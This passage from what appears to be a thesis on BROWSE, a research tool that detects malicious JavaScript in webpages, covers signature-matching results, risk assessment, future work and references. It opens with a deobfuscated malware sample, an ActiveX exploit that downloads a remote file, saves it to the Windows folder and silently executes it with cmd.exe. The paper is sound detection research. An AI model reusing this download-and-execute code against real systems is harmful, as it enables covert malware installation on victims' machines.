    df.setAttribute("classid","clsid:BD96C556-65A3-11D0-983A-00
        C04FC29E36");
    var x=df.CreateObject("Microsoft.X"+"M"+"L"+"H"+"T"+"T"+"P"
        ,"");
```

```
    var S=df.CreateObject("Adodb.Stream","");
    S.type=1;
    x.open("GET", dl,0);
    x.send();
    fname1=gn(10000);
    var F=df.CreateObject("Scripting.FileSystemObject","");
    var tmp=F.GetSpecialFolder(0);
    fname1= F.BuildPath(tmp,fname1);
    S.Open();
    S.Write(x.responseBody);
    S.SaveToFile(fname1,2);
    S.Close();
    var Q=df.CreateObject("Shell.Application","");
    exp1=F.BuildPath(tmp+'\\system32','cmd.exe');
    Q.ShellExecute(exp1,' /c '+fname1,"","open",0);
}
catch(i) { i=1; }
```

Listing 15: The final normalized JavaScript code

6.2.3 The Result

The results are of the signature matcher are in the table below. It is not really surprising that without the help of the interpreter nothing is matched but unfortunately it does not found the AJAX ActiveX object. Taking a closer look to the normalized JavaScript source it shows up that it is still a little bit obfuscated.

The matching text	#without interpreter	#with interpreter
ADODB.Stream	0	1
SaveToFile	0	1
Microsoft.XmlHttp	0	0
CreateObject	0	4
ActiveXObject	0	0

Table 3: Results of signature matching with and without the interpreter

6.3 Risk calculation with BROWSE

Assuming that there are three categories: good, bad and doubtful one can say that if a page contains more than three iframes it is bad, if there are zero it is good and the rest is doubtful. But this does not mean it is reasonable because using iframes is not always bad but the reason why it is marked as doubtful or as bad is because BROWSE does not have enough signatures yet which can tell if the source of the iframe is really dangerous or not.

To make a reasonable calculation of the risks involved by visiting a webpage it should not only be based on signatures but it also depends on the OS and

the applications which are running on the client and of which version they are. Especially for indicating if the detected malware is dangerous or not. The version is very important to know because patches will be made to prevent the exploits used in the malware.

The name (or vendor), version and configuration of the used webbrowser is also important for the risk assessment. For example, Internet Explorer permitsthe use of ActiveX objects while Mozilla Firefox does not. This results in the lowest riskfactor for Firefox if a page contains only an ActiveX exploit and a high risk for Internet Explorer. However, this risk can be low for Internet Explorer if ActiveX is not or partially enabled (in the configuration settings). This means that BROWSE must be extended to deal with these kinds of webbrowser configurations doing the risk assessment.

7 Future Work and Conclusion

7.1 Future Work

Although BROWSE is still in the alpha phase it can quite easy gather all the links in a webpage. To check if the third party websites (cross domains) are good or bad can be easy built-in by matching it to known blacklists of bad websites at realtime. StopBadware.org for example maintains a list of urls that host malware. Because BROWSE also does contain a few signatures for malware detection, cooperation with a anti-virus vendor should be good to have. A good signature database should also be made. In comparison to anti-virusscanners an extended version of BROWSE (as described above) can be used to check if there is any risk with the downloaded/found virus while virusscanners can only report that it is a virus.

When BROWSE has a fully implemented good interpreter which can handle the full HTML DOM and all the JavaScript, a list of signatures for matching exploits can be created. The interpreter can be used to detect suspicious code like endless loops and also code that will never be executed (cause of programmer mistakes or unsupported by the webbrowser). BROWSE can only become better by making it able to inspect every piece of a webpage like images and third-party objects. The last can be done by changing the XPath queries to filter the constituents of the webpage.

7.2 Conclusion

We have seen that using a standard configured browser is not enough for a user to be in control of what happens when visiting webpages. With the current (design)version of BROWSE one is able to inspect webpages. Every constituent of the webpage can easily filtered out, using XPath queries and scrutinized with behaviour based testing using signatures. The two case studies showed how results can be used for multi-purpose research aims. The risk assessment, which BROWSE can be done at this moment, is very superficial. We can conclude that the outcome of this research is a good (theoretical) base for creating a JavaScript and HTML scanner for webpages but lets discuss this a little further.

The latest trend in attacks in webpages is (ab)using iframes quite a lot [8]. These iframes are most of the time inserted using the document.write() method of JavaScript The source of the iframe points often to webpages that contains trojandownloaders or other exploits that make advantage of known vulnerabilities. Sometimes attackers have hacked the webserver to insert their own script or evil iframe tag(s) into webpages [11]. They also have special tools to spread out and infect legal websites with their malware [3]. This means that we are always running after the facts. We can only take actions (create signatures) when someone has defined a particular piece of code as an attack

If we compare BROWSE to Mcafee SiteAdvisor [9] the most important difference is, that SiteAdvisor uses a database which contains the advice of the website. The advice is based on the hand of third party links on the website and user reviews of the website. This is used to decide if the website contains one or more of the confidentiality, integrity or availability attacks. The database is not always up-to-date and therefore it can give a incorrect advice, according to their own user reviews. It does also not store every website on the internet in it's database. The advice that it gives is based on the startpage of the website. If a user visits a subsite for example http://www.trusted.com/products then Mcafee will advice that trusted.com is safe but the rest is unknown.

Unlike the SiteAdvisor application, BROWSE is a realtime scanner which can be used to scan every webpage. The result is a list, of the number of times that signatures has matched within the source of the webpage. This result can be further analysed and presented to the user. The benefits of this realtime principle is that the application:

1 always informs the user about the site in its current state.

2 is able to guarantee to scan 100% of the currently available public webpages.

3 does not have to track if websites have been changed or not.

4 does not need a database to store all information.

The disadvantage might be that it takes more (or too much) time to obtain the results if there are too many signatures to match. A solution for this might be to store obtained results from all users in a database, which will be updated when for example when it is older then 10 minutes. This way it will not be realtime anymore but still better then a daily or user based check.

8 Listings

List of Figures

1 Evolution of the internet 1
2 The document object model of HTML 7
3 A XSS scenario 14
4 A CSRF scenario 15
5 A XSS/CSRF attack within a forum application 16
6 Concept of the BROWSE application 17
7 Overview of the changed BROWSE application 18
8 Results of measuring 30

List of Tables

1 same-origin policy to http://www.example.com/dir/page.html . . 10
2 Examples of Xpath Expression for a XHTML document 20
3 Results of signature matching with and without the interpreter . 34

Listings

1 A HTML example 4
2 Crossbrowser function to create a AJAX XmlHttpRequest object 9
3 DoS-attacks using the standard JavaScript statements. 11
4 DoS-attacks using the HTML DOM and JavaScript. 12
5 Exploit example with JavaScript. 12
6 JavaScript in readable form 22
7 Same JavaScript compressed with less white-space characters . . 23
8 Escaped JavaScript of listing 7 23
9 JScript encoding 24
10 Custom made example with obfuscated JavaScript code 24

11 Adding the implemented Document class to the Scope 26
12 The Document class 26
13 Original JavaScript source 31
14 JavaScrip code after deobfuscation of original source 32
15 The final normalized JavaScript code 33

9 Literature

Articles and Papers

[GL98] Andreas Girgensohn and Alison Lee. Developing collaborative applications on the world wide web. In *CHI '98: CHI 98 conference summary on Human factors in computing systems*, pages 141–142, New York, NY, USA, 1998. ACM.

[HV05] O. Hallaraker and G. Vigna. Detecting Malicious JavaScript Code in Mozilla. *Engineering of Complex Computer Systems, 2005. ICECCS 2005. Proceedings. 10th IEEE International Conference on*, pages 85–94, 2005.

[Joh06] M. Johns. SessionSafe: Implementing XSS immune session handling. *Proc. ESORICS*, 2006.

[Lp08] Alejandro Pardo Lpez. Seek and Deobfuscate: Uncovering JavaScript. Master's thesis, Radboud University Nijmegen, the Netherlands, May 2008.

[M.07] Hertel M. Aspects of AJAX. 2007.

[Not] V.A.D. Notes. Filtering JavaScript to Prevent Cross-Site Scripting.

[Smi06] K. Smith. Simplifying Ajax-style Web development. *Computer*, 39(5):98–101, 2006.

Technical Reports

[BcHL07] Bert Bos, Tantek Çelik, Ian Hickson, and Håkon Wium Lie. Cascading style sheets level 2 revision 1 (CSS 2.1) specification. Candidate recommendation, W3C, July 2007. http://www.w3.org/TR/2007/CR-CSS21-20070719.

[BLC93] Tim Berners-Lee and Daniel Connolly. Hypertext markup language (html). Draft, IIIR Working Group, June 1993. http://www.w3.org/MarkUp/draft-ietf-iiir-html-01.txt.

[BNH+00] Steve Byrne, Gavin Nicol, Arnaud Le Hors, Lauren Wood, Chris Wilson, Ian Jacobs, Jonathan Robie, Scott Isaacs, Mike Champion, Vidur Apparao, and Robert Sutor. Document object model (DOM) level 1 specification (second edition). W3C working draft, W3C, September 2000. http://www.w3.org/TR/2000/WD-DOM-Level-1-20000929/.

[ECM99] Standard ecma-262 ecmascript language specification. Technical report, ECMA International, December 1999. http://www.ecma-international.org/publications/standards/Ecma-262.htm.

[KSF+07] Michael Kay, Jérôme Siméon, Mary F. Fernández, Anders Berglund, Scott Boag, Don Chamberlin, and Jonathan Robie. XML path language (XPath) 2.0. W3C recommendation, W3C, January 2007. http://www.w3.org/TR/2007/REC-xpath20-20070123/.

[Pem00] Steven Pemberton. XHTML™ 1.0: The extensible hypertext markup language - a reformulation of HTML 4 in XML 1.0. first edition of a recommendation, W3C, January 2000. http://www.w3.org/TR/2000/REC-xhtml1-20000126.

[RHJ99] David Raggett, Arnaud Le Hors, and Ian Jacobs. HTML 4.01 specification. W3C recommendation, W3C, December 1999. http://www.w3.org/TR/1999/REC-html401-19991224.

[SD06] Maciej Stachowiak and Ian Davis. Window object 1.0. W3C working draft, W3C, April 2006. http://www.w3.org/TR/2006/WD-Window-20060407/.

[WHC+04] Lauren Wood, Arnaud Le Hors, Mike Champion, Steve Byrne, Gavin Nicol, Jonathan Robie, and Philippe Le Hégaret. Document object model (DOM) level 3 core specification. W3C recommendation, W3C, April 2004. http://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407.

[WMM07] Norman Walsh, Ashok Malhotra, and Jim Melton. XQuery 1.0 and XPath 2.0 functions and operators. W3C recommendation, W3C, January 2007. http://www.w3.org/TR/2007/REC-xpath-functions-20070123/.

Internet references

[1] Activex controls.

[2] Adobe flash player. http://www.adobe.com/products/flashplayer/.

[3] Crimeware toolkit infect more than 10,000 sites. http://finjan.com/Pressrelease.aspx?id=1820&PressLan=1819&lan=3.

[4] Embedded realplayer extended functionality guide. http://service.real.com/help/library/guides/extend/embed.htm.

[5] Embedding the windows media player in web pages. http://www.microsoft.com/windows/windowsmedia/howto/articles/adsolutions2.aspx.

[6] Hyves. http://www.hyves.nl/.

[7] Java runtime engine. http://www.java.com/.

[8] Malware serving exploits embedded sites. http://ddanchev.blogspot.com/2008/01/malware-serving-exploits-embedded-sites.html.

[9] Mcafee siteadvisor. http://www.siteadvisor.com/,.

[10] Microsoft internet explorer. http://www.www.microsoft.com/windows/products/winfamily/ie/.

[11] More than 8,700 ftp server credentials in the hands of hackers. http://www.finjan.com/Pressrelease.aspx?id=1868&PressLan=1819&lan=3.

[12] Mozilla firefox. http://www.mozilla.com/firefox/.

[13] Mozilla rhino. http://www.mozilla.org/rhino/.

[14] myspace. http://www.myspace.com/.

[15] W3c. http://www.w3.org/.

[16] Windows live spaces. http://spaces.live.com/.